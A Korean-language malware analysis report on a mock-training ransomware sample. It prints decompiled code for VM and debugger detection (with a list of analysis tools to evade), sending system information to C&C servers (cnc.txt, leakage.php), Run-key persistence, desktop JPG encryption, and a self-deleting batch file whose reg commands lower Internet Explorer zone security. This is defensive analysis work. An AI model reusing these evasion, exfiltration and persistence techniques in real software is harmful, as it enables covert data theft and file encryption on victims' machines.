Confidential

악성코드 분석 보고서

: 모의훈련 악성코드(랜섬웨어)

2017.11.22

BlackFalcon MalwareLAB

목차

1. 개요

모의훈련용 악성코드 분석 진행

1.1 확인된 URL


사용 URL 리스트
[redacted]40
.244
.246
.242
.243
kr
.249
.248
.250
.251
.253
.250
.251
.245

2. 상세분석

2.1 이슈 요약

랜섬웨어 악성코드로 가상화 환경 및 동적 분석 도구 등이 실행되었을 경우 동작되지 않도록 되어 있으며 감염된 PC의 바탕화면에 존재하는 JPG 파일을 임시폴더에 암호화를 수행한다. C&C 서버로 탈취한 시스템 정보 및 동작상태를 체크해 전송한다.

2.2 동작 흐름도



2.3 동작 순서

STEP	BankBot 안드로이드 악성코드
1	가상화 환경 및 동적 분석 도구를 탐지해 해당 악성코드가 가진 기능을 숨기는 기능을 가지고 있다.
2	감염 PC의 시스템 정보 및 동작 상태를 체크해 C&C 서버로 암호화하여 전송한다.
3	동작된 악성코드는 임시 폴더로 복사 및 레지스트리에 등록하여 지속적으로 동작될 수 있도록 설정한다.
4	바탕화면에 존재하는 jpg 파일을 찾아 암호화를 수행한다.
5	동작 시간을 체크해 특정 시간이 넘어갈 경우 자기자신을 삭제하는 BAT 파일을 생성해 동작 시킨다.
6	다수의 C&C 주소를 가지고 있어 접속 가능한 주소를 체크해 주기적으로 해당 C&C로 동작 상태 및 시스템 정보를 탈취해 전송한다.
7	감염된 사용자는 다음과 같은 화면을 통해 알려준다.

2.4 상세분석

분석파일	SecureKCryptor.scr
MD5	3b69a24f0caa4389d0cf367c0165c089

Step 1. 가상화 환경 및 동적 분석 도구를 탐지해 해당 악성코드가 가진 기능을 숨기는 기능을 가지고 있다.

- 가상화 환경 탐지

```
else if ( sub_475F27() == 1 || sub_475EA3() == 1 || (v95 = v194, sub_475E61() == 1) )
{
  v171 = v94;
  v170 = 0;
  v169 = (int)v94;
  v168 = (char *)v94;
  v195 = (unsigned __int8 **)&v168;
  save_sub_4012B7(&v168, "VM Detect(VMWare)");// 가상화 환경 탐지
  v167 = v119;
  LOBYTE(v197) = 59;
  save_sub_4012B7(&v167, "95");
  LOBYTE(v197) = 5;
  info_sub_474205(&v169, v192, v167, (int)v168);
  send_sub_474652(v169, (int)v170, (int)v171);
  v171 = v120;
  v195 = &v171;
  save_sub_4012B7(&v171, "true");
  v170 = v121;
  LOBYTE(v197) = 60;
  v194 = (int)&v170;
  save_sub_4012B7(&v170, "isVirtual");
  LOBYTE(v197) = 61;
}
```

- 동적 분석 도구 탐지 목록

```
v1 = 0;
lpString2 = "ollydbg.exe";
v4 = "x32dbg.exe";
v5 = "ProcessHacker.exe";
v6 = "tcpview.exe";
v7 = "autoruns.exe";
v8 = "autorunsc.exe";
v9 = "filemon.exe";
v10 = "procmon.exe";
v11 = "regmon.exe";
v12 = "procexp.exe";
v13 = "idaq.exe";
v14 = "idaq64.exe";
v15 = "ImmunityDebugger.exe";
v16 = "Wireshark.exe";
v17 = "HookExplorer.exe";
v18 = "ImportREC.exe";
v19 = "PETools.exe";
v20 = "LordPE.exe";
v21 = "dumpcap.exe";
v22 = "SysInspector.exe";
v23 = "proc_analyzer.exe";
v24 = "sysAnalyzer.exe";
v25 = "sniff_hit.exe";
v26 = "windbg.exe";
v27 = "netmon.exe";
v28 = "cheatengine-i386.exe";
v29 = "WPE PRO.exe";
v30 = "Fiddler.exe";
```

Step 2. 감염 PC의 시스템 정보 및 동작 상태를 체크해 C&C 서버로 암호화하여 전송한다.

- 암호화 전 탈취한 데이터

```
00280708 74 72 6E 49 64 78 3D 32 38 31 26 75 73 65 72 5F trnIdx=281&user_
00280718 69 64 3D 31 33 30 38 26 6D 61 6C 77 61 72 65 49 id=1308&malwareI
00280728 64 78 3D 36 26 74 65 6D 70 6C 61 74 65 49 64 78 dx=6&templateIdx
00280738 3D 31 26 6C 6F 67 54 79 70 65 43 64 3D 35 35 26 =1&logTypeCd=55&
00280748 70 72 69 76 61 74 65 69 70 3D 31 39 32 2E 31 36 privateip=192.16
00280758 38 2E 39 31 2E 31 33 30 26 70 63 6D 61 63 3D 30 8.91.130&pcmac=0
00280768 30 2D 30 43 2D 32 39 2D 31 45 2D 34 30 2D 42 45 0-0C-29-1E-40-BE
00280778 26 70 63 6E 61 6D 65 3D 57 49 4E 2D 53 34 49 4C &pcname=WIN-S4IL
00280788 4B 55 4C 31 4E 52 32 26 70 63 75 73 65 72 3D 74 KUL1NR2&pcuser=t
00280798 6F 6F 79 73 26 70 63 6F 73 3D 36 2E 31 20 20 78 ooys&pcos=6.1  x
002807A8 38 36 26 74 69 6D 65 3D 32 30 31 37 31 31 32 32 86&time=20171122
002807B8 31 36 32 33 35 31 26 6D 65 73 73 61 67 65 3D 73 162351&message=s
002807C8 74 61 72 74 00 49 64 78 3D 31 26 6C 6F 67 54 79 tart.Idx=1&logTy
002807D8 70 65 43 64 3D 35 35 26 70 72 69 76 61 74 65 69 peCd=55&privatei
002807E8 70 3D 31 39 32 2E 31 36 38 2E 39 31 2E 31 33 30 p=192.168.91.130
002807F8 0D 00 00 0D B2 39 00 00 48 02 2A 00 50 5D 28 00 ....?..H*.P](.
00280808 31 45 2D 34 30 2D 42 45 26 70 63 6E 61 6D 65 3D 1E-40-BE&pcname=
00280818 00 3D 31 39 32 2E 31 36 08 00 00 08 BC 39 00 00 .=192.16■..■?..
00280828 67 F9 F3 7D 88 39 00 00 20 D1 27 00 60 5F 28 00 g姮}?.. ?.`_(.
00280838 31 45 2D 34 30 2D 42 45 26 70 63 6E 61 6D 65 3D 1E-40-BE&pcname=
00280848 57 49 4E 2D 53 34 49 4C 4B 55 4C 31 4E 52 32 26 WIN-S4ILKUL1NR2&
00280858 70 63 75 73 65 72 3D 00 F2 F8 F2 E8 AA 39 00 08 pcuser=.斟震?.■
```


- C&C 주소 : xxx.xxx.xxx.240:8083/welcome.do
- 탈취 정보 : IP주소, MAC 주소, PC명, 유저명, 동작시간 등

Step 3. 동작된 악성코드는 임시 폴더로 복사 및 레지스트리에 등록하여 지속적으로 동작될 수 있도록 설정한다.

- 임시 폴더로 복사

```
CALL to CopyFileA from 281.004730D1
ExistingFileName = "C:₩Users₩tooys₩Desktop₩281.exe"
NewFileName = "C:₩Users₩tooys₩AppData₩Local₩Temp₩fsi₩281.exe"
FailIfExists = TRUE
```

- 레지스트리 등록



- 복사 경로 : (임시 폴더)₩fis₩281.exe
- 자동실행 등록 레지스트리
  레지스트리 키 : HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
  레지스트리 명 : fsecDrill
  레지스트리 값 : (임시 폴더)₩fis₩281.exe

Step 4. 바탕화면에 존재하는 jpg 파일을 찾아 암호화를 수행한다.

- 암호화 대상

```
LOBYTE(v12) = 1;
sub_401A17(&v11, (void **)&lpFileName);
v2 = sub_401AC4(&lpFileName, &v10, "WW*.jpg");// 바탕화면의 *.jpg 파일
LOBYTE(v12) = 2;
sub_401A17(&lpFileName, (void **)v2);
LOBYTE(v12) = 1;
sub_40124B((volatile signed __int32 *)(v10 - 16));
if ( FindFirstFileA(lpFileName, &FindFileData) == (HANDLE)-1 )// jpg 파일을 찾아 기록
{
  save_sub_4012B7((_DWORD *)a1, (void *)&Caption);
  sub_40124B((volatile signed __int32 *)(v11 - 16));
  sub_40124B((volatile signed __int32 *)lpFileName - 4);
  result = a1;
}
```

- 파일 암호화 수행

```
v171 = (unsigned __int8 *)PathFindFileNameA(pszPath);
v170 = &Buffer;
stirng_sub_406464((int)ArgList, "%sWWenc_%s.dat", &Buffer, v171);// 파일명
v171 = v149;
v195 = &v171;
v194 = (int)&v171;
v171 = (unsigned __int8 *)(sub_401BA4((char *)(*(_DWORD *)ArgList - 16)) + 16);
v170 = (char *)&v171;
LOBYTE(v197) = 83;
v194 = (int)&v170;
v150 = sub_401BA4((char *)pszPath - 16);
LOBYTE(v197) = 76;
if ( (unsigned __int8)sub_46F8D1(v150 + 16, v171) == 1// 파일 암호화 수행
  && sub_40632A((const unsigned __int8 **)&pszPath, (unsigned __int8 *)&Caption) )
{
  v171 = v151;
  v195 = &v171;
  save_sub_4012B7(&v171, "true");
  v170 = v152;
  LOBYTE(v197) = 84;
  v194 = (int)&v170;
  save_sub_4012B7(&v170, "Ransomeware");
  v169 = v153;
  LOBYTE(v197) = 85;
  save_sub_4012B7(&v169, "drill");
```

- 파일 암호화가 완료된 파일

```
CALL to CreateFileW from kernel32.75E70BA2
FileName = "C:WUsersWtooysWAppDataWLocalWTempWWenc_abc.jpg.dat"
Access = GENERIC_WRITE
ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
pSecurity = 0012F6D0
Mode = CREATE_ALWAYS
Attributes = NORMAL
hTemplateFile = NULL
```

- 암호화된 파일명 : enc_(파일명).dat

Step 5. 동작 시간을 체크해 특정 시간이 넘어갈 경우 자기자신을 삭제하는 BAT 파일을 생성해 동작 시킨다.

- 동작 시간 체크

```
v1 = lpSystemTime;
GetLocalTime(lpSystemTime);
stirng_sub_406464(
  (int)&v1[1].wHour,
  "%d%02d%02d%02d%02d%02d",
  v1->wYear,
  v1->wMonth,
  v1->wDay,
  v1->wHour,
  v1->wMinute,
  v1->wSecond);                                 // 2017.11.24 17시 이후 체크
return sub_40632A((const unsigned __int8 **)&v1[1].wHour, "20171124170000") > 0;
```

- 동작 중인 악성코드 종료 및 삭제, 등록된 레지스트리 삭제

```
v2 = sub_401AC4(v1, &v13, "₩₩del.bat");
LOBYTE(v16) = 2;
sub_401A17(&lpFileName, (void **)v2);
LOBYTE(v16) = 1;
sub_40124B((volatile signed __int32 *)(v13 - 16));
sub_401366(&lpBuffer, "@echo off₩n");
sub_406593("SETLOCAL EnableExtensions₩n");
v3 = (_DWORD *)sub_4065C4(v1 + 1);
LOBYTE(v16) = 3;
v4 = sub_401AC4(v3, &v13, "₩n");
LOBYTE(v16) = 4;
sub_406639((int *)&lpBuffer, (void *)*v4, *(_DWORD *)(*v4 - 12));
sub_40124B((volatile signed __int32 *)(v13 - 16));
LOBYTE(v16) = 1;
sub_40124B((volatile signed __int32 *)(v12 - 16));
sub_406593("set P2=KeyCrypt.scr₩n");
sub_406593("set P3=bills.scr₩n");
v5 = (_DWORD *)sub_4065C4(v1 + 2);
LOBYTE(v16) = 5;
v6 = sub_401AC4(v5, &v12, "_excel.exe₩n");
LOBYTE(v16) = 6;
sub_406639((int *)&lpBuffer, (void *)*v6, *(_DWORD *)(*v6 - 12));
sub_40124B((volatile signed __int32 *)(v12 - 16));
LOBYTE(v16) = 1;
sub_40124B((volatile signed __int32 *)(v13 - 16));
sub_406593(":PROCESS_CHECK₩n");
sub_406593("FOR /F %%x IN ('tasklist /NH /FI ₩"IMAGENAME eq %P1%₩"') DO IF %%x == %P1% goto END_P1₩n");
sub_406593("FOR /F %%x IN ('tasklist /NH /FI ₩"IMAGENAME eq %P2%₩"') DO IF %%x == %P2% goto END_P2₩n");
sub_406593("FOR /F %%x IN ('tasklist /NH /FI ₩"IMAGENAME eq %P3%₩"') DO IF %%x == %P3% goto END_P3₩n");
sub_406593("FOR /F %%x IN ('tasklist /NH /FI ₩"IMAGENAME eq %P4%₩"') DO IF %%x == %P4% goto END_P4₩n");
sub_406593(":DEL_FILE₩n");
sub_406593[redacted]₩n");
sub_406593[redacted]₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Run₩" /v ₩"FsecDrill₩" /f₩n");
sub_406593[redacted]₩₩Classes₩₩mscfile₩₩shell₩₩open₩₩command₩" /v ₩"₩" /f₩n");
sub_406593[redacted]₩₩Microsoft₩₩Internet Explorer₩₩Main₩" /v ₩"NoProtectedModeBanner₩" /f₩n");
sub_406593[redacted]
  "reg add [redacted]₩₩Windows₩₩CurrentVersion₩₩Internet Settings₩₩Zones₩₩3₩" /v ₩"2500₩" /t REG_DWORD /d ₩"0₩" /f₩n");
sub_406593[redacted]
  "reg add [redacted]₩₩Windows₩₩CurrentVersion₩₩Internet Settings₩₩Zones₩₩3₩" /v ₩"1806₩" /t REG_DWORD /d ₩"1₩" /f₩n");
sub_406593[redacted].png₩n");
sub_406593[redacted]File.png.dat₩n");
```

Step 6. 다수의 C&C 주소를 가지고 있어 접속 가능한 주소를 체크해 주기적으로 해당 C&C 로 동작 상태 및 시스템 정보를 탈취해 전송한다.

```
switch ( atoi(v71) )
{
  case 2:
    v71 = "                    /cnc.txt";
    break;
  case 3:
    v71 = "                    /cnc.txt";
    break;
  case 4:
    v71 = "                    /cnc.txt";
    break;
  case 5:
    v71 = "                    /cnc.txt";
    break;
  case 6:
    v71 = "                    /cnc.txt";
    break;
  case 8:
    v71 = "                    /cnc.txt";
    break;
  case 9:
    v71 = "                    /cnc.txt";
    break;
  case 10:
    v71 = "                    /cnc.txt";
    break;
  case 11:
    v71 = "                    /cnc.txt";
    break;
  case 12:
    v71 = "                    /cnc.txt";
    break;
  case 13:
    v71 = "                    /cnc.txt";
    break;
  case 14:
    v71 = "                    /cnc.txt";
    break;
  default:
```

```
switch ( atoi(v71) )
{
  case 2:
    v71 =                                   leakage.php";
    break;
  case 3:
    v71 =                                   leakage.php";
    break;
  case 4:
    v71 =                                   leakage.php";
    break;
  case 5:
    v71 =                                   leakage.php";
    break;
  case 6:
    v71 =                                   leakage.php";
    break;
  case 8:
    v71 =                                   leakage.php";
    break;
  case 9:
    v71 =                                   leakage.php";
    break;
  case 10:
    v71 =                                   leakage.php";
    break;
  case 11:
    v71 =                                   leakage.php";
    break;
  case 12:
    v71 =                                   leakage.php";
    break;
  case 13:
    v71 =                                   leakage.php";
    break;
  case 14:
    v71 =                                   leakage.php";
    break;
  default:
    v71 =                                   leakage.php";
    break;
}
```